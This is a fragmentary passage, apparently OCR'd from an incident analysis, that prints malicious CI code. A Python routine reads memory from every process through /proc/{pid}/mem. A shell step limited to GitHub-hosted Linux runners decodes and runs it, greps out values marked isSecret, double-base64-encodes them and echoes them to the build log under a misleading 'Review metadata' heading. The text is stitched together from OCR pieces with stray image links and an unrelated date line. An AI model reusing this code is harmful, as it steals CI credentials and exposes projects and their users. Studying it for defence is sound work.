                if start > sys.maxsize:
                    continue
                mem_f.seek(start)  # seek to region start

                try:
                    chunk = mem_f.read(end - start)  # read region contents
                    sys.stdout.buffer.write(chunk)
                except OSError:
                    continue
```




Iterates all the /proc directories, their /proc/{pid}/maps and /proc/{pid}/mem subdirectories

Prints all the found secrets to the log

```
if [ "$RUNNER_ENVIRONMENT" = 'github-hosted' ] && [ "$RUNNER_OS" = 'linux' ]; then
  echo $SCRIPT_RUNNER | base64 -d > "$TEMP/runner_script.py"
  VALUES=`python3 $TEMP/runner_script.py | tr -d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*","isSecret":true\}' | sort -u | base64 -w 0 | base64 -w 0`
  echo 'Review metadata:'
  echo $VALUES
  echo 'Configuring...'
  sleep 15 &> /dev/null
fi
```







Dec 6, 2024 — SpotBugs comp.

